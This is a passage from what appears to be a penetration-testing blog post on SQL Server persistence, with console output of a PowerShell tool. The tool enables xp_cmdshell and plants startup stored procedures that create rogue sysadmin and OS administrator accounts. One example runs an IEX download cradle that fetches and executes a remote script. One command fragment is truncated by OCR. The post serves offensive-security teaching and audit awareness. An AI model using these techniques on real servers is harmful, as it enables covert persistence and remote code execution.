
```
PS C:\temp> Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQ
L2008WIN8" -NewSqlUser EvilSysadmin1 -NewSqlPass Password123!
[*] Attempting to authenticate to MSSQL2008WIN8 as the current Windows user...
[*] Connected.
[*] Confirmed Sysadmin access.
[*] Enabling 'Show Advanced Options', if required...
[*] Enabling 'xp_cmdshell', if required...
[*] Checking if service account is a local administrator...
[*] The service account LocalSystem has local administrator privileges.
[*] sp_add_pscmd will not be created because pscommand was not provided.
[*] sp_add_osadmin will not be created because NewOsUser and NewOsPass were not
provided.
[*] Creating stored procedure sp_add_sysadmin...
[*] Startup stored procedure sp_add_sysadmin was created to add sysadmin EvilSys
admin1 with password Password123!.
[*] All done.
PS C:\temp>
```

```
Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQL2008WIN8" -NewosUser Evilosadmin1 -NewosPass Password123!
```



```
PS C:\temp> Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQ
L2008WIN8" -NewosUser Evilosadmin1 -NewosPass Password123!
[*] Attempting to authenticate to MSSQL2008WIN8 as the current Windows user...
[*] Connected.
[*] Confirmed Sysadmin access.
[*] Enabling 'Show Advanced Options', if required...
[*] Enabling 'xp_cmdshell', if required...
[*] Checking if service account is a local administrator...
[*] The service account LocalSystem has local administrator privileges.
[*] sp_add_pscmd will not be created because pscommand was not provided.
[*] Creating a stored procedure to create a os administrator...
[*] Startup stored procedure sp_add_osadmin was created to add os admin Evilosad
min1 with password Password123!.
[*] sp_add_sysadmin will not be created because NewSqlUser and NewSqlPass were n
ot provided.
[*] All done.
PS C:\temp>
```

```
 Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQL2008WIN
net.webclient).downloadstring('https://raw.githubusercontent.com/nullbind/Pow
```




```
PS C:\temp> Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQ
L2008WIN8" -PsCommand "IEX(new-object net.webclient).downloadstring('https://raw
.githubusercontent.com/nullbind/Powershellery/master/Brainstorming/helloworld.ps
1')"
[*] Attempting to authenticate to MSSQL2008WIN8 as the current Windows user...
[*] Connected.
[*] Confirmed Sysadmin access.
[*] Enabling 'Show Advanced Options', if required...
[*] Enabling 'xp_cmdshell', if required...
[*] Checking if service account is a local administrator...
[*] The service account LocalSystem has local administrator privileges.
[*] Creating a stored procedure to run PowerShell code...
[*] Startup stored procedure sp_add_pscmd added to run provided PowerShell comma
nd.
[*] sp_add_osadmin will not be created because NewOsUser and NewOsPass were not
provided.
[*] sp_add_sysadmin will not be created because NewSqlUser and NewSqlPass were n
ot provided.
[*] All done.
PS C:\temp>
```

Wrap Up

References


- https://technet.microsoft.com/en-us/library/dd392015%28v=sql.100%29.aspx
- https://msdn.microsoft.com/en-us/library/cc280663(v=sql.100).aspx
- https://cprovolt.wordpress.com/2013/08/02/sql-server-audit-action_id-list/

Explore more blog posts



Bytes, Books, and Blockbusters: The NetSPI Agents' Top Cybersecurity Fiction Picks

Social Engineering Stories: One Phish, Two Vish, and Tips for Stronger Defenses



Hacking CICS: 7 Ways to Defeat Mainframe Applications

×

NetSPI™

Company

Solutions

Knowledge Base